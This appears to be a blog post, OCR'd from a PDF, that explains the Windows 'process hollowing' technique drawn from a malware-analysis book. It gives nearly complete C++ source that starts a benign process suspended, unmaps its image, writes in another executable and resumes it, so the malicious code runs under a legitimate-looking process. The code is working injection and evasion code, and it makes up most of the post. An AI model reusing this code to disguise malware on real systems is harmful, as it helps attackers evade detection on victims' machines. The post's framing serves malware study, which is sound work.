I've recently finished reading Malware Analyst's Cookbook, a very thorough and up-to-date book on malware analysis. Among one of the many useful things in the later chapters was a code injection technique in which a process runs in anothers' context, which they called "process hollowing". Googling the term yields no useful results, and the closest that I could find was a 2004 paper by Tan Chew Keong called, "Dynamic Forking of Win32 EXE" in which the technique is outlined in a similar manner as the book. I decided to give a shot at implementing this one afternoon, especially since code for the technique was partially provided in the book.

The overall technique is very simple. A malicious process executes, creates a benign looking process (svchost.exe, lsass.exe, ...) in a suspended state. The malware then deallocates all of the memory of the benign process and replaces it with its own. Once this is done, the malware resumes the process and now the benign looking process is executing only malicious code. The main benefit that this technique provides over simply naming the malware (svchost.exe, lsass.exe, ...) is that the processes' PEB is untouched; meaning that it will preserve valid looking fields in important structures such as RTL_USER_PROCESS_PARAMETERS, which stores important information such as the path on file, command line parameters, working directories, etc. Therefore, to someone inspecting the process externally or statically (e.g. not attaching a debugger to a running instance), everything will appear normal. Below is a utility that I coded up in a few hours which runs one process in the context of another. The variation and introduction of an external application to do this is intentional, since just writing one process that runs in the context of another by itself is pretty useless (except for malware). The version shown here is about as stripped down as can get -- it simply demonstrates the technique. Anyone using the code should definitely have error handling at each step. **I also won't take any undeserved credit for the code provided below except the fact that I physically typed it up and haven't found code written in C++ showing this technique (excusing the above-mentioned link to the paper, which does it slightly differently).** There are, of course, the obvious limitations to this technique as implemented (32-bit to 32-bit replacement only, the two processes must have the same subsystem, the replacement process must not load any DLLs the host process doesn't, etc.)

```
#include <Windows.h>
#include <assert.h>

typedef NTSTATUS (__stdcall* pNtUnmapViewOfSection)(HANDLE ProcessHandle,
    PVOID BaseAddress);

typedef struct {
    PIMAGE_DOS_HEADER dos_header;
    PIMAGE_NT_HEADERS nt_headers;
    PIMAGE_SECTION_HEADER section_header;
    LPBYTE file_data;
} NEW_PROCESS_INFO, *PNEW_PROCESS_INFO;

void get_replacement_info(const char* full_file_path, PNEW_PROCESS_INFO new_process_info)
{
    HANDLE hFile = CreateFileA(full_file_path, GENERIC_READ, FILE_SHARE_READ, NULL,
        OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    DWORD file_size = GetFileSize(hFile, NULL); //Note: High DWORD ignored, dangerous
with >4GB files :-P
    new_process_info->file_data = (LPBYTE)malloc(file_size * sizeof(LPBYTE));
    DWORD bytes_read;
    ReadFile(hFile, new_process_info->file_data, file_size, &bytes_read, 0);
```


```
    assert(bytes_read == file_size);
    new_process_info->dos_header =
        (PIMAGE_DOS_HEADER)(&new_process_info->file_data[0]);
    new_process_info->nt_headers =
        (PIMAGE_NT_HEADERS)(&new_process_info->file_data[new_process_info->dos_header-
>e_lfanew]);
}

int main(int argc, char* argv[]) {
    NEW_PROCESS_INFO new_process_info;
    PROCESS_INFORMATION process_info;
    STARTUPINFOA startup_info;
    RtlZeroMemory(&startup_info, sizeof(STARTUPINFOA));
    pNtUnmapViewOfSection NtUnmapViewOfSection = NULL;
    CreateProcessA(NULL, argv[1], NULL, NULL, FALSE, CREATE_SUSPENDED,
        NULL, NULL, &startup_info, &process_info);
    get_replacement_info(argv[2], &new_process_info);
    NtUnmapViewOfSection = (pNtUnmapViewOfSection)(GetProcAddress(
        GetModuleHandleA("ntdll.dll"), "NtUnmapViewOfSection"));

    //Remove target memory code
    NtUnmapViewOfSection(process_info.hProcess, (PVOID)new_process_info.nt_headers-
>OptionalHeader.ImageBase);

    //Allocate memory in target process starting at replacements image base
    VirtualAllocEx(process_info.hProcess, (PVOID)new_process_info.nt_headers-
>OptionalHeader.ImageBase,
        new_process_info.nt_headers->OptionalHeader.SizeOfImage,
        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    //Copy in PE header of replacement process
    WriteProcessMemory(process_info.hProcess, (PVOID)new_process_info.nt_headers-
>OptionalHeader.ImageBase,
        &new_process_info.file_data[0], new_process_info.nt_headers-
>OptionalHeader.SizeOfHeaders, NULL);

    //Write in all sections of the replacement process
    for(int i = 0; i < new_process_info.nt_headers->FileHeader.NumberOfSections; i++) {
        //Get offset of section
        int section_offset = new_process_info.dos_header->e_lfanew +
sizeof(IMAGE_NT_HEADERS) +
            (sizeof(IMAGE_SECTION_HEADER) * i);
        new_process_info.section_header =
(PIMAGE_SECTION_HEADER)(&new_process_info.file_data[section_offset]);
        //Write in section
        WriteProcessMemory(process_info.hProcess, (LPVOID)(new_process_info.nt_headers-
>OptionalHeader.ImageBase +
            new_process_info.section_header->VirtualAddress),
            &new_process_info.file_data[new_process_info.section_header-
>PointerToRawData],
            new_process_info.section_header->SizeOfRawData, NULL);
    }

    //Get CONTEXT of main thread of suspended process, fix up EAX to point to new entry
point
    LPCONTEXT thread_context = (LPCONTEXT)_aligned_malloc(sizeof(CONTEXT),
sizeof(DWORD));
    thread_context->ContextFlags = CONTEXT_FULL;
```

```
    GetThreadContext(process_info.hThread, thread_context);
    thread_context->Eax = new_process_info.nt_headers->OptionalHeader.ImageBase +
        new_process_info.nt_headers->OptionalHeader.AddressOfEntryPoint;
    SetThreadContext(process_info.hThread, thread_context);

    //Resume the main thread, now holding the replacement processes code
    ResumeThread(process_info.hThread);

    free(new_process_info.file_data);
    _aligned_free(thread_context);
    return 0;
}
```

The usage is as follows:

```
runasprocess [process to replace] [replacement process]
```

Here is a program that outputs a MessageBox running as an instance of VMWare:



The 64-bit analogue to this isn't so nice -- you can't simply use PIMAGE_NT_HEADERS64 and a 64-bit _CONTEXT structure and modify RAX since process loading is done differently under 64-bit systems. I haven't read much about 64-bit loading so it's definitely something for the future.

A downloadable PDF of this post can be found here.